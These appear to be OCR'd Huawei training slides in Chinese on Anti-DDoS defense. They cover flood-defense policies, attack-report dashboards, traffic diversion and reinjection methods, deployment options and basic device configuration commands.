
Copyright © Huawei Technologies Co., Ltd. All rights reserved.

防护对象防御策略 - 基线学习

尤其是SYN ratio、SYNACK、TCP Connection、UDP类策略使用前尽可能通过基线学习调整阈值，确定采取的防御策略。

基本配置原则：

- 没有的流量直接可以采用过滤器或者限速策略做限速，比如SYNACK、UDP流量。
- 有流量的做防御，尤其是加黑名单的阈值通过基线学习获取，避免误判，比如SYN Ratio、TCP connection防御。
- 设备刚上线时先不开启。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

防护对象防御策略 - 黑白名单

- 动态黑名单：若开启动态黑名单，防御过程中会将检测到的非法源IP加入动态黑名单并“自动生效”。
- 静态黑白名单：创建防护对象黑白名单，对到达防护对象的流量进行“白名单放行”和“黑名单丢弃”操作。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

防护对象防御策略 - 防护对象过滤器

防护对象过滤器提供精细化过滤。提供基于报文负载的反射攻击过滤，以区分攻击报文和业务报文，对业务的网络层和应用层进行实时保护。支持配置IP、TCP、UDP、ICMP、HTTP、DNS、SIP协议的防护对象过滤器。可以对匹配关键字的报文进行以下处理：

- 丢弃
- 丢弃&黑名单
- 通过
- 通过&白名单
- 限速
- 源限速

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

防护对象防御策略 - 防御策略

防御策略：

- 防护对象限流
- IP Flood攻击防御
- TCP类报文攻击防御
- UDP类报文攻击防御
- HTTP类报文攻击防御
- TLS类报文攻击防御
- DNS 类报文攻击防御
- ICMP限流
- SIP类报文攻击防御


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- IP Flood攻击防御
  - IP Flood限流
  - 反射攻击特征学习
- TCP类报文攻击防御
  - TCP异常报文防御
  - SYN Flood防御
  - SYN-ACK Flood防御
  - ACK Flood防御
  - FIN/RST Flood防御
  - TCP连接攻击防御
  - TCP限流
- UDP类报文攻击防御
  - UDP异常报文防御
  - UDP Flood防御
  - UDP限流
- HTTP类报文攻击防御

    - HTTP Flood防御
    - HTTP异常连接防御
- TLS类报文攻击防御
    - TLS加密攻击防御
    - TLS会话攻击防御
- QUIC Flood防御
- DNS类报文攻击防御
    - DNS异常报文防御
    - DNS Query Flood防御
    - DNS Reply Flood防御
    - DNS限速
- ICMP限流
- SIP 类报文攻击防御
    - SIP Flood防御
    - SIP限速

SecoManager专项报表 - 流量分析（1）


- 防护对象/IP流量TOPN：以柱状图+表格数据的形式，展现一段时间内，防护对象、IP流量排名的TOPN。
- 协议分布：以堆叠面积图+表格数据的形式，展现一段时间内，各种协议类型占总流量的比例。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

SecoManager专项报表 - 流量分析（2）

- TCP连接数：以时间曲线图+表格数据的形式，展现一段时间内TCP连接数的走势。



时间	新建连接速率	并发连接数
2022-03-17 10:15:00	1	8
2022-03-17 10:20:00	101	206
2022-03-17 10:25:00	96	159
2022-03-17 10:30:00	102	194
2022-03-17 10:35:00	101	170
2022-03-17 10:40:00	101	189
2022-03-17 10:45:00	107	237
2022-03-17 10:50:00	105	319
2022-03-17 10:55:00	106	233
2022-03-17 11:00:00	1	10

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

SecoManager专项报表 - 异常攻击分析（1）

- 异常/攻击详情：记录了所有异常/攻击的详细信息，协助定位异常/攻击事件。

序号	防护信息	时间	持续时间	异常/攻击类型	攻击流量（...	入流量 (pps)	攻击峰值 (...	TCP新建	TCP并发	明细
11	目的IP: [redacted] 防护对象: [redacted]	开始：2022-07-13 19:21:23 结束：2022-07-13 20:55:00	01:33:37	攻击：SYN Flood 异常：-	6,108,716	21,632	21,632	0	0	明细 攻击源分布
12	目的IP: [redacted] 防护对象: [redacted]	开始：2022-07-13 19:07:00 结束：2022-07-13 19:20:04	00:13:04	攻击：Location Attack; SYN I 异常：-	592,948	20,736	20,736	0	0	明细 攻击源分布
13	目的IP: [redacted] 防护对象: [redacted]	开始：2022-07-13 19:07:00 结束：2022-07-13 21:17:59	02:10:59	攻击：Location Attack; SYN I 异常：-	8,456,327	21,888	21,888	0	0	明细 攻击源分布

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

SecoManager专项报表-异常攻击分析（2）

- 异常/攻击分析主要包括：防护对象/IP异常/攻击TopN：以柱状图+表格数据的形式，从防护对象和IP的粒度展现一段时间攻击的排名。对于清洗设备，关注的是攻击事件。对于检测设备，关注的是异常事件。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.


SecoManager专项报表-异常攻击分析（3）

- 攻击事件TOP N：以表格的形式，根据查询条件，展示攻击报文数和攻击持续时间的TOP N排名。

序号	防护对象	防护对象IP	开始时间	结束时间	流量峰值（Kbps）	流量峰值（pps）	时长	攻击流量（KB）	攻击类型
1	testBase	[illegible]	2022-03-16 15:55:44	2022-03-16 15:57:52	56,717	74,080	00:02:43	680,245	SYN Flood
2	testBase	[illegible]	2022-03-16 15:55:44	2022-03-16 15:57:52	109,152	72,768	00:02:43	165,948	Other Bandwidth Overflow
3	testBase	[illegible]	2022-03-16 15:55:30	2022-03-16 15:57:38	115,872	77,248	00:02:29	162,474	Other Bandwidth Overflow
4	testBase	[illegible]	2022-03-16 15:55:30	2022-03-16 15:57:38	56,644	73,952	00:02:29	589,084	SYN Flood

- 异常/攻击态势：以饼图的形式展示一段时间内，攻击流量中，各种攻击类型的比例。





Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

SecoManager攻击回溯

- 华为AntiDDoS系统支持基于防护对象的异常/攻击事件自动抓包和ACL抓包。
  - 异常事件抓包：当配置“异常事件抓包”任务时，在检测中心或清洗中心的检测流程监测到防护IP的攻击流量超过预定义阈值，则发生异常事件，AntiDDoS设备会自动对异常流量进行抓包。比如，SYN Flood异常事件发生时，AntiDDoS设备立即对流量异常的IP执行SYN报文抓包。
  - 攻击事件抓包：当配置“攻击事件抓包”任务时，在清洗中心清洗流程因触发防御动作丢弃报文时，则发生攻击事件，则AntiDDoS设备会自动启动攻击抓包，抓取防御丢弃的报文。
  - ACL抓包：支持手工基于ACL配置抓包规则，支持抓取匹配特定规则的入流量或转发流量，主要用于问题定位。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. DDoS攻击介绍
2. **Anti-DDoS解决方案技术原理**
   - 检测中心
   - 清洗中心
   - 管理中心
   - Anti-DDos引流与回注方案
3. Anti-DDoS部署方案
4. Anti-DDoS配置实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


AntiDDoS方案组网方式

直路部署




- 部署简单，串接在网络中。
- 需要考虑可靠性，防止单点故障。

旁路部署-静态引流



- 将去往防护对象的所有流量都牵引到清洗中心进行检测、清洗，无论当前是否存在异常流量。

旁路部署-动态引流



- 检测中心检测去往防护对象的流量，发现异常流量通知清洗中心进行流量牵引（通告主机路由），进行引流清洗。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

引流与回注


- 在直连部署组网中，所有的业务流量都需要经过清洗中心，清洗后根据路由表转发至防护对象。
- 在旁路部署组网中，缺省情况下，流量不经过清洗中心，需要配置引流和回注功能，才可实现流量清洗。
  - 引流：网络设备（路由器/交换机等）把原本发往防护对象的流量发往清洗中心的过程，称为引流；
  - 回注：清洗中心把清洗后的流量发回网络设备的过程，称为回注。
- 常用的引流、回注方法如下所示，它们之间通过自由组合搭配，共同实现流量清洗功能。

引流技术	回注技术
策略路由引流	静态路由、OPR路由回注
BGP引流	策略路由回注

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

策略路由引流

- 策略路由引流是指在核心交换机/路由器（旁挂清洗设备）上配置策略路由，将符合条件的流量通过策略路由的方式送到清洗设备。只需要在引流路由器上配置，无需在清洗设备上配置。
- 策略路由通常用于静态引流方式，采用该方式一般指定所牵引流量的入接口，流量由清洗设备清洗完成之后送回牵引设备，由路由表指导转发，并不会产生路由环路。




- 将Router的10GE1/0/1接口与清洗设备的10GE2/0/1接口之间建立引流通道，10GE2/0/1为清洗口；
- 在Router的Internet流量入接口10GE1/0/0上应用策略路由，使符合条件的报文不通过路由表转发，而是通过策略路由从接口10GE1/0/1转发到清洗设备进行清洗，从而实现对到达指定防护对象流量的强制引流。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

BGP引流

- BGP引流是一种常用的动态引流方式，需要事先在路由器和清洗设备上配置BGP协议，建立BGP邻居关系。管理中心监测到异常时，会向清洗设备下发引流任务，在清洗设备上生成一条32位OPR路由，通过BGP通告给路由设备，路由设备查找路由表中的BGP路由，将原本发往防护对象的流量发向清洗中心，实现引流。




1. 路由器与清洗中心事先通过互联线路建立BGP邻居关系；
2. 检测中心发现镜像流量中存在异常；
3. 检测中心将异常情况上报给管理中心；
4. 管理中心向清洗中心下发引流任务；
5. 清洗中心生成32位OPR路由，并通过BGP协议通告给路由器设备；
6. 路由器学习到此BGP路由，依据路由表将异常流量转发至清洗中心，完成引流。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- BGP引流是一种常用的引流方式。清洗设备通过BGP向路由器发布OPR路由，将防护对象的流量引导至清洗设备。在引流路由器、清洗设备和管理中心上均需要配置。
- OPR（Open Programing Route，开放编程路由）是一种私有路由，与IGP、BGP、OSPF、静态路由、直连路由等公有路由一样，可以添加到路由表中指导转发。

静态路由、OPR路由回注

- 通过在清洗设备上配置静态路由或OPR路由，将清洗后的流量回注到网络设备（路由器、交换机等），网络设备根据自身的转发机制将清洗后的流量发送到防护对象。




1. 路由器使用引流技术（策略路由或BGP）将需要清洗的流量引流至清洗设备。
2. 清洗设备上配置静态路由或OPR路由，指向回注通道；
3. 清洗设备对流量进行清洗，然后把清洗后的流量通过回注通道发送至网络设备；
4. 网络设备将清洗后流量转发至防护对象，完成流量回注。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

策略路由回注

- 通过在清洗设备上配置策略路由，可以将清洗后的流量回注到不同的路径，最后由网络设备转发至防护对象




1. Router1为引流路由器，Router1的10GE1/0/1接口与清洗设备的10GE2/0/1接口之间的通道为引流通道，其余两个接口为回注通道。引流流量通过Router1的10GE1/0/1接口发送至清洗设备；
2. 在清洗设备的引流入接口10GE2/0/1上应用策略路由；
3. 清洗设备根据策略路由，将不同防护对象的流量回注到Router1不同的接口（10GE1/0/2和10GE1/0/3）；
4. 回注流量到达Router1后，Router1根据自身转发机制将流量分别发送至下行路由器Router2或Router3，流量最终到达不同的防护对象。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 注意事项：当回注方式为静态路由、OPR路由和策略路由时，如果引流方式为BGP引流，为了避免路由环路，请在Router1回注入接口10GE1/0/2和10GE1/0/3上应用策略路由。

二层组网场景的引流和回注

- 当核心交换机与防护对象之间只有二层转发设备，没有三层转发设备时，引流和回注的方式可以通过划分VLAN来解决。




- 核心交换机的10GE1/0/1接口与清洗设备的10GE2/0/1接口直连。交换机上创建两个VLAN，例如：VLAN2和VLAN3；
- 清洗设备的两个子接口10GE2/0/1.1和10GE2/0/1.2分别关联VLAN2和VLAN3，一个用作引流，一个用作回注；
- 引流流量在核心交换机通过VLAN2引导至清洗设备进行清洗。清洗完成后，清洗设备通过VLAN3将流量回注到防护对象。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

GRE隧道场景的引流和回注

- 当引流策略采用BGP引流时，为了避免发生环路，可以通过GRE隧道将回注流量直接送到回注路由器（下图中的Router2），最后转发至防护对象。



- Router1为引流路由器。Router1的10GE1/0/1接口与清洗设备的10GE2/0/1接口之间的通道为引流通道；
- 流量通过Router1的10GE1/0/1接口引导至清洗设备的10GE2/0/1接口进行清洗；
- Router2为回注路由器。清洗设备与Router2之间建立GRE隧道，在清洗设备和Router2上分别创建Tunnel接口，并指定Tunnel的源地址和目的地址，Tunnel的源地址是发送报文的实际接口IP地址，目的地址是接收报文的实际接口IP地址；源地址和目的地址之间必须路由可达；
- 清洗后的流量直接进入GRE隧道，送到Router2转发，最后送到防护对象。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. DDoS攻击介绍
2. Anti-DDoS解决方案技术原理
3. **Anti-DDoS部署方案**
4. Anti-DDoS配置实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

直路透明串接部署方案

- 透明模式串接时，清洗中心直路部署，二层透明串接在Internet和出口设备之间。当被防护IP处于“自动防御”模式，AntiDDoS设备一旦检测到攻击即刻触发防御，整体方案提供毫秒级的攻击响应。当网络为双链路组网时，两条链路可各部署一台清洗中心进行流量检测与清洗，确保防御不中断。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 直路透明串接部署，防御业务流程如下：
  - 清洗中心的检测流程发现流量异常，上报疑似被攻击IP的异常事件到管理中心，同时到该IP的流量进入清洗流程。方案支持自动防御和交互式防御两种防御模式，自动防御、交互式防御；
  - 清洗中心通过7层智能滤板，丢弃攻击流量，并转发正常业务流量到防护网络；
  - 清洗中心在清洗过程不断上报攻击日志到管理中心，管理中心生成多维度的流量统计报表和攻击事件描述，详细呈现清洗效果。
- 适用场景：教育、大企业等组网相对简单，网络出口部署防火墙或负载均衡设备进行智能选路。DDoS攻击经常导致教育网站、大企业门户网站等无法正常访问，同时海量会话层攻击也在不断挑战防火墙/负载均衡设备的性能瓶颈。层攻击也在不断挑战防火墙/负载均衡设备的性能瓶颈。此种部署方案下，Anti-DDoS 解决方案既可以保护企业业务，还可以有效保护防火墙、负载均衡设备的会话资源。
- 方案优势：组网简单，仅部署清洗中心，而且不用改变已有设备配置。由于清洗中心串接在网络中，一旦检测到攻击可即刻触发防御，提供毫秒级的攻击响应。单链路时，为了避免清洗中心单点故障导致业务中断，通过 Bypass 插卡或外置Bypass 设备提升方案可靠性。当清洗中心故障时，流量自动通过 Bypass 转发，业务优先。

旁路静态引流逐包检测部署方案

- IDC租户业务复杂多样，且竞争激烈，行业集中，因此IDC成了DDoS攻击的重灾区；为获得最快的攻击响应速度以及最低的防御成本，IDC一般按实际网络带宽配置清洗能力，通过手工配置路由策略将被防护网络的流量全部重定向到清洗中心实现实时防护。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 清洗中心旁路部署在出口路由器上，通过手动配置的静态引流任务，将到达防护网络的所有流量牵引至清洗设备进行清洗。清洗中心过滤掉攻击流量，将干净流量回注到客户网络。另外，在高防场景下，建议部署双清洗中心负载分担，提升可靠性。
- 适用场景：和透明模式Inline部署相比，旁路静态引流防护方案本质上AntiDDoS设备旁挂在防护网络边界路由器，因此版本升级时，断开引流路由即可，不涉及物理链路割接。非常适合攻击频繁且复杂多变的IDC防护场景部署，运维简单。
- 方案优势：静态引流方案具备旁路部署无单点故障的优点，另外对防护网络进行常态化实时防护，尤其适用于攻击频发的数据中心场景，保护带宽资源。静态引流防护方案因少了检测中心上报管理中心触发清洗中心引流过程，只要被防护IP处于“自动防御”模式，AntiDDoS设备一旦发现攻击即刻触发防御，因此，静态引流防护方案和透明模式Inline部署方案一样，提供毫秒级的攻击响应。

旁路动态引流逐包检测部署方案

- 将防护网络流量分光或者镜像到检测中心进行全流量、逐包、实时检测，一旦发现DDoS攻击，检测中心上报异常事件到管理中心，管理中心触发清洗中心发布引流路由，将被攻击IP的流量动态牵引到清洗中心。清洗中心过滤掉攻击流量，将干净流量回注到客户网络。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 逐包检测动态防御业务流程如下：
  - 逐包检测中心分析防护网络的分光或者镜像流量；
  - 逐包检测中心发现流量异常，上报疑似被攻击IP的异常事件到管理中心；
  - 管理中心动态产生引流任务，并根据防护IP预配置的引流模式实施引流，自动引流、交互式引流；
  - 清洗中心通过BGP实现被攻击IP的32位主机路由通告，改变被攻击IP的下一跳，实现流量牵引；
  - 当被攻击IP的流量被牵引到清洗中心后，清洗中心通过7层智能滤板，丢弃攻击流量，并上报攻击事件到管理中心；
  - 清洗中心回注正常业务流量到防护网络，数据中心防护一般采用如下流量回注方式，策略路由回注，二层回注；
  - 清洗中心在清洗过程不断上报攻击日志到管理中心，管理中心生成多维度的流量统计报表和攻击事件描述，详细呈现清洗效果。
- 适用场景：此种部署方案下检测中心和清洗中心旁路部署，没有单点故障风险，方案可靠性相比直路部署方案高，适用于金融、政府等对可靠性要求高的场景。
- 方案优势：旁路部署，无单点故障风险，可靠性高。基于检测结果动态触发引流清洗，按需防护。多维流量行为分析，高效阻断HTTP CC、HTTPS CC，保护 Web 网站、APP、API 等系统。

旁路动态引流Flow检测部署方案

- Flow检测设备集群部署，通过分流设备接收路由器的xFlow流量进行DDoS攻击检测。当发现防护目标IP地址流量超过阈值时，检测中心上报异常事件到管理中心。然后管理中心向清洗中心下发引流策略，将被攻击IP地址的流量动态牵引到清洗中心。清洗中心过滤掉攻击流量，将干净流量回注到客户网络。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- xFlow防御业务流程如下：
  - xFlow检测中心收集、分析防护网络路由器产生的xFlow日志，执行DDoS攻击检测；
  - xFlow检测中心发现流量异常，上报疑似被攻击IP的异常事件到管理中心；
  - 管理中心动态产生引流任务，并根据防护IP预配置的引流模式实施引流，自动引流、交互式引流；
  - 清洗中心通过BGP实现被攻击IP的32位主机路由通告，改变被攻击IP的下一跳，实现流量牵引；
  - 当被攻击IP的流量被牵引到清洗中心后，清洗中心通过7层智能滤板，丢弃攻击流量，并上报攻击事件到管理中心；
  - 清洗中心回注正常业务流量到防护网络，城域网、IGW一般采用如下回注方式：MPLS VPN回注、MPLS LSP回注、GRE tunnel回注、SRv6回注、策略路由回注；
  - 清洗中心在清洗过程不断上报攻击日志到管理中心，管理中心生成多维度的流量统计报表和攻击事件描述，详细呈现清洗效果。
- 适用场景：检测中心分析网络流量的抽样统计信息，一台设备可以覆盖更大带宽流量的检测，大型网络部署成本优势明显，是运营商城域网、广电网络的优选部署方案。
- 方案优势：Flow 检测中心只需要和路由器发送 xFlow 流量的接口网络可达即可，部署简单。而且 Flow 检测中心集群可以随着网络带宽增长而扩容，最大支持 64 台 Flow 检测设备。Flow 检测部署方案特别适合防御大流量网络层攻击的场景，成本低

目录

1. DDoS攻击介绍
2. Anti-DDoS攻击防御解决方案
3. Anti-DDoS部署方案
4. **Anti-DDoS方案基础配置**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

基础配置命令 - 配置CPU的检测功能

- AntiDDoS1900 的CPU不具有检测功能，用户需要通过命令指定CPU类型为检测功能。对于AntiDDoS1905设备，用户还可通过命令指定CPU类型为Flow检测功能。只有指定了AntiDDoS1900 的CPU类型后，检测接口的配置才能生效。
- 在系统视图，指定CPU为检测类型。

```
[Huawei] firewall DDoS detect-spu slot slot-id cpu cpu-id
```

- 若CPU已指定为检测功能，切换到默认清洗功能。

```
[Huawei] undo firewall DDoS detect-spu slot slot-id cpu cpu-id
```

- 用户视图执行save，保存配置。

```
<Huawei> save
```

- 重启并保存配置，使指定的CPU类型生效。

```
<Huawei> reboot
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

基础配置命令 - 配置检测设备接口

- AntiDDoS设备作为检测设备部署时，需要配置检测接口。当检测接口需要较大的带宽时，通常将多个以太网接口捆绑为一个Eth-Trunk接口。

```
[HUAWEI] interface eth-trunk trunk-id
[HUAWEI-Eth-Trunk0] quit
[HUAWEI] interface interface-type { interface-number | interface-number.subinterface-number }
[HUAWEI-GE0/0/0] eth-trunk trunk-id
```

- 创建安全区域，并将接口加入安全区域。

```
[HUAWEI] firewall zone [ name ] zone-name
[HUAWEI-zone-trust] set priority security-priority
[HUAWEI-zone-trust] add interface interface-type { interface-number | interface-number.subinterface-number }
```

- 指定检测接口并开启流量统计功能。

```
[HUAWEI] interface interface-type { interface-number | interface-number.subinterface-number }
[HUAWEI-GE0/0/0] anti-DDoS detect enable
[HUAWEI-GE0/0/0] anti-ddos flow-statistic enable
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

基础配置命令 - 配置清洗设备接口

- 在用户视图下执行命令system-view，进入系统视图。当清洗口、引流口、回注口需要较大的带宽时，通常将多个以太网接口捆绑为一个Eth-Trunk接口。

```
[HUAWEI] interface eth-trunk trunk-id
[HUAWEI-Eth-Trunk0] quit
[HUAWEI] interface interface-type { interface-number | interface-number.subinterface-number }
[HUAWEI-GE0/0/0] eth-trunk trunk-id
```

- 创建安全区域，并将接口加入安全区域。

```
[HUAWEI] firewall zone [ name ] zone-name
[HUAWEI-zone-trust] set priority security-priority
[HUAWEI-zone-trust] add interface interface-type { interface-number | interface-number.subinterface-number }
```

- 指定清洗口或引流口。

```
[HUAWEI] interface interface-type { interface-number | interface-number.subinterface-number }
[HUAWEI-GE0/0/0] anti-DDoS clean enable
[HUAWEI-GE0/0/0] anti-DDoS flow-statistic enable
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

基础配置命令 - 配置对接接口

